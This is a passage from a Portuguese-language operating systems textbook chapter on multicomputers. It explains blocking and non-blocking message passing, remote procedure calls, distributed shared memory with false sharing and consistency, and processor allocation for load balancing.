
```
receive(addr, &mptr);
```

A primeira envia a mensagem apontada por *mptr* para um processo identificado por *dest* e faz o processo que a chamou ser bloqueado até que a mensagem tenha sido enviada. A segunda faz o processo que a chamou ser bloqueado até a chegada da mensagem. Quando isso ocorre, a mensagem é copiada para o buffer apontado por *mptr* e o processo chamado é desbloqueado. O parâmetro *addr* especifica o endereço para o qual o receptor está à espera. São possíveis muitas variantes dessas duas rotinas e seus parâmetros.

Uma questão é como o endereçamento é feito. Dado que multicomputadores são estáticos, com o número de CPUs fixo, a forma mais fácil de lidar com o endereçamento é tornar *addr* um endereço de duas partes consistindo em um número de CPU e um processo ou número de porta na CPU endereçada. Dessa maneira, cada CPU pode gerenciar os seus próprios endereços sem conflitos potenciais.

Chamadas bloqueantes *versus* não bloqueantes

As chamadas descritas são **chamadas bloqueantes** (às vezes conhecidas por **chamadas síncronas**). Quando um processo chama *send*, ele especifica um destino e um buffer para enviar àquele destino. Enquanto a mensagem está sendo enviada, o processo emissor é bloqueado (isto é, suspenso). A instrução seguindo a chamada para *send* não é executada até a mensagem ter sido completamente enviada, como mostrado na Figura 8.19(a). De modo similar, uma chamada para *receive* não retorna

FIGURA 8.19 (a) Uma chamada *send* bloqueante. (b) Uma chamada *send* não bloqueante.

o controle até que a mensagem tenha sido realmente recebida e colocada no buffer de mensagem apontado pelo parâmetro. O processo segue suspenso em *receive* até a mensagem chegar, mesmo que isso leve horas. Em alguns sistemas, o receptor pode especificar de quem espera receber, nesse caso ele permanece bloqueado até chegar uma mensagem daquele emissor.

Uma alternativa às chamadas bloqueantes é usar as **chamadas não bloqueantes** (às vezes conhecidas por **chamadas assíncronas**). Se *send* for não bloqueante, ele retorna o controle para o processo chamado imediatamente antes de a mensagem ser enviada. A vantagem desse esquema é que o processo emissor pode continuar a calcular em paralelo com a transmissão da mensagem, em vez de a CPU ter de ficar ociosa (presumindo que nenhum outro processo seja executável). A escolha entre primitivas bloqueantes e não bloqueantes é em geral feita pelos projetistas do sistema (isto é, ou uma primitiva ou outra está disponível), embora em alguns sistemas ambas estão disponíveis e os usuários podem escolher a sua favorita.

No entanto, a vantagem de desempenho oferecida por primitivas não bloqueantes é superada por uma séria desvantagem: o emissor não pode modificar o buffer da mensagem até que ela tenha sido enviada. As consequências de o processo sobrescrever a mensagem durante a transmissão são terríveis demais para serem contempladas. Pior ainda, o processo emissor não faz ideia de quando a transmissão terminou, então ele nunca sabe quando é seguro reutilizar o buffer. Ele mal pode evitar tocá-lo para sempre.

Há três saídas possíveis, a primeira solução é fazer o núcleo copiar a mensagem para um buffer de núcleo interno e então permitir que o processo continue, como mostrado na Figura 8.19(b). Do ponto de vista do emissor, esse esquema é o mesmo que uma chamada bloqueante: tão logo recebe o controle de volta, ele está livre para reutilizar o buffer. É claro, a mensagem não terá sido enviada ainda, mas o emissor não estará impedido por causa disso. A desvantagem desse método é que toda mensagem de saída tem de ser copiada do espaço do usuário para o espaço do núcleo. Com muitas interfaces de rede, a mensagem terá de ser copiada de qualquer forma para um buffer de transmissão de hardware mais tarde, de modo que a cópia seja essencialmente desperdiçada. A cópia extra pode reduzir o desempenho do sistema consideravelmente.

A segunda solução é interromper (sinalizar) o emissor quando a mensagem tiver sido completamente enviada para informá-lo de que o buffer está mais uma vez disponível. Nenhuma cópia é exigida aqui, o que poupa tempo, mas interrupções no nível do usuário tornam a programação complicada, difícil e sujeita a condições de corrida, o que a torna irreproduzível e quase impossível de depurar.

A terceira solução é fazer o buffer copiar na escrita, isto é, marcá-lo como somente de leitura até que a mensagem tenha sido enviada. Se o buffer for reutilizado antes de a mensagem ter sido enviada, uma cópia é feita. O problema com essa solução é que, a não ser que o buffer seja isolado na sua própria página, escritas para variáveis próximas também forçarão uma cópia.

Também, uma administração extra é necessária, pois o ato de enviar uma mensagem agora afeta implicitamente o *status* de leitura/escrita da página. Por fim, mais cedo ou mais tarde é provável que a página seja escrita de novo, desencadeando uma cópia que talvez não seja mais necessária.

Desse modo, as escolhas do lado emissor são:

1. Envio bloqueante (CPU ociosa durante a transmissão da mensagem).
2. Envio não bloqueante com cópia (tempo da CPU desperdiçado para cópia extra).
3. Envio não bloqueante com interrupção (torna a programação difícil).
4. Cópia na escrita (uma cópia extra provavelmente será necessária).

Em condições normais, a primeira escolha é a mais conveniente, especialmente se múltiplos threads estiverem disponíveis, nesse caso enquanto um thread está bloqueado tentando enviar, outros podem continuar trabalhando. Ela também não exige que quaisquer buffers de núcleo sejam gerenciados. Além disso, como da comparação da Figura 8.19(a) com a Figura 8.19(b), a mensagem normalmente será enviada mais rápido se nenhuma cópia for necessária.

Gostaríamos de deixar registrado que alguns autores usam um critério diferente para distinguir primitivas síncronas de assíncronas. Na visão alternativa, uma chamada é síncrona somente se o emissor for bloqueado até a mensagem ter sido recebida e uma confirmação enviada de volta (ANDREWS, 1991). No mundo da comunicação em tempo real, o termo tem outro significado, que infelizmente pode levar à confusão.

Assim como *send* pode ser bloqueante ou não bloqueante, da mesma forma *receive* pode ser os dois. Uma chamada bloqueante apenas suspende o processo que a chamou até a mensagem ter chegado. Se múltiplos threads estiverem disponíveis, esta é uma abordagem simples. De modo alternativo, um *receive* não bloqueante apenas diz ao núcleo onde está o buffer e retorna o controle quase imediatamente. Uma interrupção pode ser usada para sinalizar que uma mensagem chegou. No entanto, interrupções são difíceis de programar e também bastante lentas, então talvez seja preferível para o receptor testar mensagens que estejam chegando usando uma rotina, *poll*, que diz se há alguma mensagem esperando. Em caso afirmativo, o processo chamado pode chamar *get_message*, que retorna a primeira mensagem que chegou. Em alguns sistemas, o compilador pode inserir chamadas de teste no código em lugares apropriados, embora seja complicado encontrar a melhor frequência de sua utilização.

Outra opção ainda é um esquema no qual a chegada de uma mensagem faz com que um thread novo seja criado espontaneamente no espaço de endereçamento do processo receptor. Esse thread é chamado de thread **pop-up**. Ele executa uma rotina especificada antes e cujo parâmetro é um ponteiro para a mensagem que chega. Após processar a mensagem, ele apenas termina e é automaticamente destruído.

Uma variante dessa ideia é executar o código receptor diretamente no tratador da interrupção, sem passar o trabalho de criar um thread pop-up. Para tornar esse esquema ainda mais rápido, a mensagem em si contém o endereço do tratador, então quando uma mensagem chega, o tratador pode ser chamado com poucas instruções. A grande vantagem aqui é que nenhuma cópia é necessária. O tratador pega a mensagem da placa de interface e a processa no mesmo instante. Esse esquema é chamado de **mensagens ativas** (VON EICKEN et al., 1992). Como cada mensagem contém o endereço do tratador, mensagens ativas funcionam apenas quando os emissores e os receptores confiam uns nos outros completamente.

8.2.4 Chamada de rotina remota

Embora o modelo de troca de mensagens proporcione uma maneira conveniente de estruturar um sistema operacional de multicomputadores, ele sofre de uma falha incurável: o paradigma básico em torno do qual toda a economia é construída é entrada/saída. As rotinas *send* e *receive* estão fundamentalmente engajadas em realizar E/S, e muitas pessoas acreditam que E/S é o modelo de programação errado.

Esse problema é conhecido há bastante tempo, mas pouco foi feito a respeito até que um estudo de Birrell e Nelson (1984) introduziu uma maneira completamente diferente de atacar o problema. Embora a ideia seja agradavelmente simples (assim que alguém pensou a respeito), as implicações são muitas vezes sutis. Nesta seção examinaremos o conceito, sua implementação, seus pontos fortes e seus pontos fracos.

Em suma, o que Birrell e Nelson sugeriram foi permitir que os programas chamassem rotinas localizadas em outras CPUs. Quando um processo na máquina 1 chama uma rotina na máquina 2, o processo chamador na 1 é suspenso, e a execução do processo chamado ocorre na 2. Informações podem ser transportadas do chamador para o chamado nos parâmetros e pode voltar no resultado da rotina. Nenhuma troca de mensagens ou E/S é visível ao programador. Essa técnica é conhecida como **RPC** (**Remote Procedure Call** — chamada de

rotina remota) e tornou-se a base de uma grande quantidade de softwares de multicomputadores. Tradicionalmente o procedimento chamador é conhecido como o cliente e o procedimento chamado é conhecido como o servidor, e usaremos esses nomes aqui também.

A ideia por trás do RPC é fazer com que uma chamada de rotina remota pareça o mais próxima possível de uma chamada a uma rotina local. Na forma mais simples, para chamar um procedimento remoto, o programa cliente deve ser ligado a uma rotina de biblioteca pequena chamada **stub do cliente** que representa a rotina do servidor no espaço de endereçamento do cliente. De modo similar, o servidor é ligado a uma rotina chamada **stub do servidor**. Essas rotinas escondem o fato de que a chamada de rotina do cliente para o servidor não é local.


Os passos reais na realização de uma RPC são mostrados na Figura 8.20. O passo 1 é o cliente chamando o stub do cliente. Essa chamada é uma chamada de rotina local, com os parâmetros empurrados para a pilha como sempre. O passo 2 é o stub do cliente empacotando os parâmetros em uma mensagem e fazendo uma chamada de sistema para enviar a mensagem. O empacotamento dos parâmetros é chamado de **marshalling** (preparação). O passo 3 é o núcleo enviando a mensagem da máquina do cliente para a máquina do servidor. O passo 4 é o núcleo passando o pacote que chega para o stub do servidor (que em geral teria chamado *receive* antes). Por fim, o passo 5 é o stub do servidor chamando a rotina do servidor. A resposta segue o mesmo caminho na outra direção.

O item fundamental a ser observado aqui é que a rotina do cliente, escrita pelo usuário, apenas faz uma chamada de rotina normal (isto é, local) para o stub do cliente, que tem o mesmo nome que a rotina do servidor. Dado que a rotina do cliente e o stub do cliente estão no mesmo espaço de endereçamento, os parâmetros são passados da maneira usual. De modo similar, a rotina do servidor é chamada por uma rotina em seu espaço de endereçamento com os parâmetros que ela espera. Para a rotina do servidor, nada é incomum. Dessa maneira, em vez de realizar E/S usando *send* e *receive*, a comunicação remota é feita simulando uma chamada de rotina local.

Questões de implementação

Apesar da elegância conceitual da RPC, ela apresenta algumas armadilhas. Uma questão importante é o uso de parâmetros do tipo ponteiro. Em geral, passar um ponteiro para uma rotina não é um problema. O procedimento chamado pode usar o ponteiro da mesma maneira que o chamador, pois as duas rotinas residem no mesmo espaço de endereço virtual. Com a RPC, a passagem de ponteiros torna-se impossível, pois o cliente e o servidor encontram-se em espaços de endereçamento diferentes.

Em alguns casos, podem ser usados truques para tornar possível a passagem de ponteiros. Suponha que o primeiro parâmetro seja um ponteiro para um inteiro, *k*. O stub do cliente pode preparar o *k* e enviá-lo para o servidor. O stub do servidor então cria um ponteiro para *k* e o passa para a rotina do servidor, como ele esperava. Quando a rotina do servidor retorna o controle para o stub do servidor, este envia *k* de volta para o cliente, onde o novo *k* é copiado sobre o antigo, como garantia caso o servidor o tenha modificado. Na realidade, a sequência de chamada padrão da chamada por referência foi substituída pela cópia-restauração. Infelizmente, esse truque nem sempre funciona, por exemplo, se o ponteiro apontar para um grafo ou outra estrutura de dados complexa. Por essa razão, algumas restrições precisam ser colocadas sobre os parâmetros para rotinas chamadas remotamente.

FIGURA 8.20 Passos na realização de uma chamada de rotina remota. Os stubs estão sombreados em cinza.

Um segundo problema é que em linguagens fracamente tipificadas, como C, é perfeitamente legal escrever uma rotina que calcule o produto interno de dois vetores (arranjos), sem especificar o seu tamanho. Cada um poderia ser terminado por um valor especial conhecido somente para as rotinas chamadora e chamada. Nessas circunstâncias, é essencialmente impossível para o stub do cliente preparar os parâmetros: ele não tem como determinar o seu tamanho.

Um terceiro problema é que nem sempre é possível deduzir os tipos dos parâmetros, nem mesmo a partir de uma especificação formal do código em si. Um exemplo é *printf*, que pode ter qualquer número de parâmetros (pelo menos um), e eles podem ser uma mistura arbitrária de inteiros, curtos, longos, caracteres, cadeias de caracteres, números em ponto flutuante de tamanhos diversos e outros tipos. Tentar chamar *printf* de rotina remota seria praticamente impossível, pois C é muito permissiva. No entanto, uma regra dizendo que a RPC pode ser usada desde que você não programe em C (ou C ++) não seria popular.

Um quarto problema diz respeito ao uso de variáveis globais. Em geral, as rotinas chamada e chamadora podem comunicar-se usando variáveis globais, além de comunicar-se através de parâmetros. Se a rotina chamada é movida agora para uma máquina remota, o código falhará, pois as variáveis globais não são mais compartilhadas.

Esses problemas não implicam que a RPC é incorrigível. Na realidade, ela é amplamente usada, mas algumas restrições e cuidados são necessários para fazê-la funcionar bem na prática.

8.2.5 Memória compartilhada distribuída

Embora a RPC tenha os seus atrativos, muitos programadores ainda preferem um modelo de memória compartilhada e gostariam de usá-lo, mesmo em um multicomputador. De maneira bastante surpreendente, é possível preservar a ilusão da memória compartilhada razoavelmente bem, mesmo que ela não exista de fato, usando uma técnica chamada **DSM (Distributed Shared Memory** — memória compartilhada distribuída) (LI, 1986; LI e HUDAK, 1989). Apesar de ser um velho tópico, a pesquisa sobre ela ainda segue forte (CAI e STRAZDINS, 2012; CHOI e JUNG, 2013; OHNISHI e YOSHIDA, 2011). A DSM é uma técnica útil para ser estudada, à medida que ela mostra muitas das questões e complicações em sistemas distribuídos. Além disso, a ideia em si tem sido bastante influente. Com DSM, cada página é localizada em uma das memórias da Figura 8.1(b). Cada máquina tem a sua própria memória virtual e tabelas de página. Quando uma CPU realiza um LOAD ou STORE em uma página que ela não tem, ocorre uma captura para o sistema operacional. O sistema operacional então localiza a página e pede à CPU que a detém no momento para removê-la de seu mapeamento e enviá-la através da rede de interconexão. Quando ela chega, a página é mapeada e a instrução faltante é reiniciada. Na realidade, o sistema operacional está apenas satisfazendo faltas de páginas da RAM remota em vez do disco local. Para o usuário, é como se a máquina tivesse a memória compartilhada.

A diferença entre a memória compartilhada real e a DSM está ilustrada na Figura 8.21. Na Figura 8.21(a), vemos um verdadeiro multiprocessador com memória compartilhada física implementada pelo hardware. Na Figura 8.21(b), vemos DSM, implementada pelo sistema operacional. Na Figura 8.21(c), vemos ainda outra forma de memória compartilhada, implementada por níveis mais altos ainda de software. Voltaremos a essa terceira opção mais tarde no capítulo, mas por ora nos concentraremos na DSM.

Vamos examinar agora em detalhes como a DSM funciona. Em um sistema DSM, o espaço de endereçamento é dividido em páginas, com as páginas sendo disseminadas através de todos os nós no sistema. Quando uma CPU referencia um endereço que não é local, ocorre uma captura, e o software DSM busca a página contendo o endereço e reinicializa a instrução com a falta, que agora completa de maneira bem-sucedida. Esse conceito está ilustrado na Figura 8.22(a) para um espaço de endereço com 16 páginas e quatro nós, cada um capaz de conter seis páginas.

Nesse exemplo, se a CPU 0 referencia instruções ou dados nas páginas 0, 2, 5, ou 9, as referências são feitas localmente. Referências para outras páginas causam capturas. Por exemplo, uma referência a um endereço na página 10 causará um desvio para o software DSM, que então move a página 10 do nó 1 para o nó 0, como mostrado na Figura 8.22(b).

Replicação

Uma melhoria para o sistema básico que pode melhorar o desempenho consideravelmente é replicar páginas que são somente de leitura, por exemplo, código do programa, constantes somente de leitura, ou outras estruturas de dados somente de leitura. Por exemplo, se a página 10 na Figura 8.22 é uma seção do código de programa, o seu uso pela CPU 0 pode resultar em uma cópia sendo enviada para a CPU 0 sem o original

FIGURA 8.21 Diversas camadas onde a memória compartilhada pode ser implementada. (a) O hardware. (b) O sistema operacional. (c) Software no nível do usuário.






FIGURA 8.22 (a) Páginas do espaço de endereçamento distribuídas entre quatro máquinas. (b) Situação após a CPU 0 referenciar a página 10 e esta ser movida para lá. (c) Situação se a página 10 é do tipo somente leitura e a replicação é usada.

na memória da CPU 1 sendo invalidada ou perturbada, como mostrado na Figura 8.22(c). Dessa maneira, CPUs 0 e 1 podem ambas referenciar a página 10 quantas vezes forem necessárias sem causar interrupções de software para buscar a memória perdida.

Outra possibilidade é replicar não apenas páginas somente de leitura, mas também todas as páginas. Enquanto as leituras estão sendo feitas, não há de fato diferença alguma entre replicar uma página somente de leitura e replicar uma página de leitura e escrita. No entanto, se uma página replicada for subitamente modificada, uma ação especial precisa ser tomada para evitar que ocorram múltiplas cópias inconsistentes. Como a inconsistência é evitada será discutido nas seções a seguir.

Falso compartilhamento


Os sistemas DSM são similares a multiprocessadores em aspectos chave. Em ambos os sistemas, quando uma palavra de memória não local é referenciada, um bloco de memória contendo a palavra é buscado da sua localização atual e colocado na máquina fazendo a referência (memória principal ou cache, respectivamente). Uma questão de projeto importante é: qual o tamanho que deve ter esse bloco? Em multiprocessadores, o tamanho do bloco da cache é normalmente 32 ou 64 bytes, para evitar prender o barramento com uma transferência longa demais. Em sistemas DSM, a unidade tem de ser um múltiplo do tamanho da página (porque o MMU funciona com páginas), mas pode ser 1, 2, 4, ou mais páginas. Na realidade, realizar isso simula um tamanho de página maior.

Há vantagens e desvantagens para um tamanho de página maior para DSM. A maior vantagem é que como o tempo de inicialização para uma transferência de rede é substancial, não leva realmente muito mais tempo transferir 4.096 bytes do que 1.024 bytes. Ao transferir dados em grandes unidades, quando uma parte grande do espaço de endereçamento precisa ser movida, o número de transferências muitas vezes pode ser reduzido. Essa propriedade é especialmente importante porque muitos programas apresentam localidade de referência, significando que se um programa referenciou uma palavra em uma página, é provável que ele referencie outras palavras na mesma página em um futuro imediato.

Por outro lado, a rede estará presa mais tempo com uma transferência maior, bloqueando outras faltas causadas por outros processos. Também, uma página efetiva grande demais introduz um novo problema, chamado de **falso compartilhamento**, ilustrado na Figura 8.23. Aqui temos uma página contendo duas variáveis compartilhadas não relacionadas, *A* e *B*. O processador 1 faz um uso pesado de *A*, lendo-o e escrevendo-o. De modo similar, o processo 2 usa *B* frequentemente. Nessas circunstâncias, a página contendo ambas as variáveis estará constantemente se deslocando para lá e para cá entre as duas máquinas.

O problema aqui é que, embora as variáveis não sejam relacionadas, elas aparecem por acidente na mesma página, então quando um processo utiliza uma delas, ele também recebe a outra. Quanto maior o tamanho da página efetiva, maior a frequência da ocorrência de falso compartilhamento e, de maneira inversa, quanto menor o tamanho da página efetiva, menor a frequência dessa ocorrência. Nada análogo a esse fenômeno está presente em sistemas comuns de memória virtual.

Compiladores inteligentes que compreendem o problema e colocam variáveis no espaço de endereçamento conformemente, podem ajudar a reduzir o falso compartilhamento e incrementar o desempenho. No entanto, dizer isso é mais fácil do que fazê-lo. Além disso, se o falso compartilhamento consiste do nó 1 usando um elemento de um arranjo e o nó 2 usando um elemento diferente do mesmo arranjo, há pouco que mesmo um compilador inteligente possa fazer para eliminar o problema.

FIGURA 8.23 Falso compartilhamento de uma página contendo duas variáveis não relacionadas.

Obtendo consistência sequencial

Se as páginas que podem ser escritas não são replicadas, atingir a consistência não é problema. Há exatamente uma cópia de cada página que pode ser escrita, e ela é movida para lá e para cá dinamicamente conforme a necessidade. Sabendo que nem sempre é possível ver antecipadamente quais páginas podem ser escritas, em muitos sistemas DSM, quando um processo tenta ler uma página remota, uma cópia local é feita e tanto a cópia local quanto a remota são configuradas em suas respectivas MMUs como somente de leitura. Enquanto as referências forem de leitura, está tudo bem.

No entanto, se qualquer processo tentar escrever em uma página replicada, surgirá um problema de consistência potencial, pois mudar uma cópia e deixar as outras sozinhas é algo inaceitável. Essa situação é análoga ao que acontece em um multiprocessador quando uma CPU tenta modificar uma palavra que está presente em múltiplas caches. A solução encontrada ali é a CPU que está prestes a escrever para primeiro colocar um sinal no barramento dizendo todas as CPUs para descartarem sua cópia do bloco da cache. Sistemas DSM funcionam dessa maneira. Antes que uma página compartilhada possa ser escrita, uma mensagem é enviada para todas as outras CPUs que detêm uma cópia da página solicitando a elas para removerem o mapeamento e descartarem a página. Após todas elas terem respondido que o mapeamento foi removido, a CPU original pode então realizar a escrita.

Também é possível tolerar múltiplas páginas que podem ser escritas em circunstâncias cuidadosamente restritas. Uma maneira é permitir que um processo adquira uma variável de travamento em uma porção do espaço de endereçamento virtual, e então desempenhar múltiplas operações de leitura e escrita na memória travada. No momento em que a variável de travamento for liberada, mudanças podem ser propagadas para outras cópias. Desde que somente uma CPU possa travar uma página em um dado momento, esse esquema preserva a consistência.

De modo alternativo, quando uma página que potencialmente pode ser escrita é de fato escrita pela primeira vez, uma cópia limpa é feita e salva na CPU realizando a escrita. Travas na página podem ser adquiridas e a página atualizada e as travas, liberadas. Mais tarde, quando um processo em uma máquina remota tenta adquirir uma variável de travamento na página, a CPU que escreveu nela anteriormente compara o estado atual da página com a cópia limpa e constrói uma mensagem listando todas as palavras que mudaram. Essa lista é então enviada para a CPU adquirente para atualizar a sua cópia em vez de invalidá-la (KELEHER et al., 1994).

8.2.6 Escalonamento em multicomputadores

Em um multiprocessador, todos os processos residem na mesma memória. Quando uma CPU termina a sua tarefa atual, ela pega um processo e o executa. Em princípio, todos os processos são candidatos potenciais. Em um multicomputador, a situação é bastante diferente. Cada nó tem a sua própria memória e o seu próprio conjunto de processos. A CPU 1 não pode subitamente decidir executar um processo localizado no nó 4 sem primeiro trabalhar bastante para consegui-lo. Essa diferença significa que o escalonamento em multicomputadores é mais fácil, mas a alocação de processos para os nós é mais importante. A seguir estudaremos essas questões.

O escalonamento em multicomputador é de certa maneira similar ao escalonamento em multiprocessador, mas nem todos os algoritmos do primeiro aplicam-se ao segundo. O algoritmo de multiprocessador mais simples — manter uma única lista central de processos prontos — não funciona, no entanto, dado que cada processo só pode executar na CPU em que ele está localizado no momento. No entanto, quando um novo processo é criado, uma escolha pode ser feita, por exemplo, onde colocá-lo para balancear a carga.

Já que cada nó tem os seus próprios processos, qualquer algoritmo de escalonamento pode ser usado. No entanto, também é possível usar o escalonamento em bando de multiprocessadores, já que isso exige meramente um acordo inicial sobre qual processo executar em qual intervalo de tempo, e alguma maneira de coordenar o início dos intervalos de tempo.

8.2.7 Balanceamento de carga

Há relativamente pouco a ser dito a respeito do escalonamento de multicomputadores, pois uma vez que um processo tenha sido alocado para um nó, qualquer algoritmo de escalonamento local dará conta do recado, a não ser que o escalonamento em bando esteja sendo usado. No entanto, justamente porque há tão pouco controle sobre um processo uma vez que ele tenha sido alocado para um nó, a decisão sobre qual processo deve ir com qual nó é importante. Isso contrasta com sistemas de multiprocessadores, nos quais todos os processos vivem na mesma memória e podem ser escalonados em qualquer CPU de acordo com sua vontade. Em consequência, vale a pena observar como os processos podem ser alocados para os nós de uma maneira eficiente. Os algoritmos e as heurísticas para fazer isso são conhecidos como **algoritmos de alocação de processador**.

Um grande número de algoritmos de alocação de processadores (isto é, nós) foi proposto ao longo dos anos. Eles diferem no que eles assumem como conhecido e em qual é o seu objetivo. Propriedades que poderiam ser conhecidas a respeito do processo incluem exigências de CPU, uso de memória e quantidade de comunicação com todos os outros processos. Metas possíveis incluem minimizar ciclos de CPU desperdiçados pela falta de trabalho local, minimizar a largura de banda de comunicação total, e assegurar justiça para os usuários e os processos. A seguir examinaremos alguns algoritmos para dar uma ideia do que é possível.

Um algoritmo determinístico teórico de grafos

Uma classe de algoritmos amplamente estudada é para sistemas consistindo de processos com exigências conhecidas de CPU e memória, e uma matriz conhecida dando a quantidade média de tráfego entre cada par de processos. Se o número de processos for maior do que o número de CPUs, *k*, vários processos terão de ser alocados para cada CPU. A ideia é executar essa alocação a fim de minimizar o tráfego de rede.

